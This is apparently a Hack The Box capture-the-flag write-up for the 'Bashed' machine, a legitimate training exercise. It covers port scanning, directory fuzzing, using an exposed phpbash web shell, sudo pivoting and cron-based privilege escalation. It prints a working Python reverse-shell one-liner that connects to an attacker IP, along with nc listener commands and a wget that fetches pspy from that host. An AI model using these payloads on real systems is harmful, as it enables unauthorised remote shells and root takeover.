## Bashed (HTB)

ip of the machine :- 10.129.107.139

```
~/current Thu Oct 03 2024 12:47 am (4.12s)
ping 10.129.107.139 -c 5

PING 10.129.107.139 (10.129.107.139) 56(84) bytes of data.
64 bytes from 10.129.107.139: icmp_seq=1 ttl=63 time=97.2 ms
64 bytes from 10.129.107.139: icmp_seq=2 ttl=63 time=98.0 ms
64 bytes from 10.129.107.139: icmp_seq=3 ttl=63 time=99.4 ms
64 bytes from 10.129.107.139: icmp_seq=4 ttl=63 time=98.4 ms
64 bytes from 10.129.107.139: icmp_seq=5 ttl=63 time=96.5 ms

--- 10.129.107.139 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 96.500/97.886/99.378/0.994 ms
```


## machine is on!!!

```
~/current Thu Oct 03 2024 12:47 am (9.903s)
nmap -p- --min-rate=10000 10.129.107.139
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 00:47 IST
Nmap scan report for 10.129.107.139
Host is up (0.096s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 9.87 seconds
```


Only one port open and that to 80 (http), so no need of aggressive scan i

guess....



Website looks good, let's see what is mentioned in the blog..

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash



So blog is about a web shell which is used for pentesting...


## Let's do directory fuzzing then....

```
.htpasswd
                        [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 99ms]
                        [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 4233ms]
.htaccess
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
CSS
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 96ms]
dev
fonts
                        [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 95ms]
images
                        [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 103ms]
                        [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 96ms]
js
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
php
                        [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 97ms]
server-status
                        [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 95ms]
uploads
:: Progress: [20469/20469] :: Job [1/1] :: 416 reg/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

Found some directories, let's manually explore them....




found a directory with two files, let's see them...



www-data@bashed:/var/www/html/dev#

So both the files are web shell, so now will try to get reverse shell first....



So bash rev shell payloads are not working.....

Hmm... let's try python then...

```
~/current Thu Oct 03 2024 12:54 am
nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.107.139 36056
$
```

Wooh!!! got it!!! bash didn't work so tried python, if python wouldn't

have worked would have tried for any other language or any other way for rev. shell or would have continued with web shell.

```
www-data@bashed:/$ cd /home
cd /home
www-data@bashed:/home$ ls
ls
arrexel scriptmanager
www-data@bashed:/home$ cd arrexel
cd arrexel
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$
```

in home directory found two users and in one user's directory found user flag....

```
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

used sudo -l to see what permissions www-data user has.

```
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$ █
```

So first got a bash shell as another user.

```
scriptmanager@bashed:/$ ls -al
ls -al
total 92
                                            4096 Jun
                                                      2
                                                         2022 .
drwxr-xr-x
            23 root
                             root
                                                         2022 ...
                                            4096 Jun
            23 root
drwxr-xr-x
                             root
                                                        2022 .bash_his
                                             212 Jun 14
-pw-----
            1 root
                             root
                                                     2 2022 bin
drwxr-xr-x
             2 root
                             root
                                            4096 Jun
                                                        2022 boot
drwxr-xr-x
             3 root
                             root
                                            4096 Jun
                                                      2
                                            4140 Oct
                                                      2 12:16 dev
           19 root
drwxr-xr-x
                             root
                                            4096 Jun
                                                      2 2022 etc
drwxr-xr-x
            89 root
                             root
                                                         2017 home
                                            4096 Dec
drwxr-xr-x
             4 root
                             root
                                                         2017 initrd.in
lrwxrwxrwx
            1 root
                             root
                                              32 Dec
eneric
drwxr-xr-x 19 root
                                            4096 Dec
                                                      4
                                                        2017 lib
                             root
                                                      2 2022 lib64
                                            4096 Jun
             2 root
drwxr-xr-x
                             root
                                           16384 Dec
                                                      4 2017 lost+four
             2 root
drwx-----
                             root
                                            4096 Dec
                                                      4 2017 media
drwxr-xr-x
             4 root
                             root
                                                      2 2022 mnt
             2 root
                                            4096 Jun
drwxr-xr-x
                             root
                                            4096 Dec
                                                      4 2017 opt
drwxr-xr-x
             2 root
                             root
                                                     2 12:16 proc
dr-xr-xr-x 177 root
                             root
                                               0 Oct
                                            4096 Oct
                                                     2 12:16 root
             3 root
drwx-----
                             root
                                             520 Oct
                                                      2 12:16 run
drwxr-xr-x 18 root
                             root
                                            4096 Dec
                                                      4 2017 sbin
drwxr-xr-x
            2 root
                             root
                                                      2 2022 scripts
            2 scriptmanager scriptmanager
                                            4096 Jun
drwxrwxr--
                                            4096 Feb 15
                                                        2017 srv
drwxr-xr-x
             2 root
                             root
                                               0 Oct 2 12:16 sys
dr-xr-xr-x 13 root
                             root
                                                      2 12:34 tmp
           10 root
                                            4096 Oct
drwxrwxrwt
                             root
drwxr-xr-x
           10 root
                             root
                                            4096 Dec
                                                      4 2017 usr
drwxr-xr-x 12 root
                                                      2 2022 var
                                            4096 Jun
                             root
                                                         2017 vmlinuz
lrwxrwxrwx
            1 root
                                              29 Dec 4
                             root
scriptmanager@bashed:/$
```

In root directory found a directory only "scriptmanager" user can read, write and execute.

```
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 .
drwxr-xr-x 23 root
                           root
                                       4096 Jun 2 2022 ...
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root
                                     12 Oct 2 12:35 test.txt
                           root
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$
```

Only one file can be edit by the user and one by the root...

```
scriptmanager@bashed:/scripts$ python test.py
python test.py
Traceback (most recent call last):
   File "test.py", line 1, in <module>
        f = open("test.txt", "w")
IOError: [Errno 13] Permission denied: 'test.txt'
scriptmanager@bashed:/scripts$
```

Still cannot do anythin'

Let's see if any cron job is running or not which can actually help us escalate privileges.

```
scriptmanager@bashed:/tmp$ ls
ls
VMwareDnD
systemd-private-805a84a0a6434acc969876930b297c44-systemd-timesyncd.service-VXrvsd
vmware-root
scriptmanager@bashed:/tmp$ wget http://10.10.14.13:8000/pspy64
wget http://10.10.14.13:8000/pspy64
--2024-10-02 12:38:24-- http://10.10.14.13:8000/pspy64
Connecting to 10.10.14.13:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
                  in 2.8s
pspy64
2024-10-02 12:38:27 (1.05 MB/s) - 'pspy64' saved [3104768/3104768]
scriptmanager@bashed:/tmp$ chmod +x pspy64
chmod +x pspy64
scriptmanager@bashed:/tmp$
```

## Let's run pspy to see background processes.

```
2024/10/02 12:40:01 CMD: UID=0 PID=1208 | python test.py
2024/10/02 12:40:01 CMD: UID=0 PID=1207 | /bin/sh -c cd /scripts; for f in *.py; do python "$f";
done
```

So, a cron job is running which will execute all the python scripts in the scripts directory, so if we add a python script with a reverse shell then what will happen????

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("10.10.14.13",9000));os.dup2(s.fileno(),0
); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

added this reverse shell in a .py file in /scripts directory and waiting for the cron job to execute while we wait with our nc listner.

```
~/current Thu Oct 03 2024 01:18 am
nc -lnvp 9000
Listening on 0.0.0.0 9000
Connection received on 10.129.107.139 60484
#
```

got reverse shell.... as root.

Got our last flag.....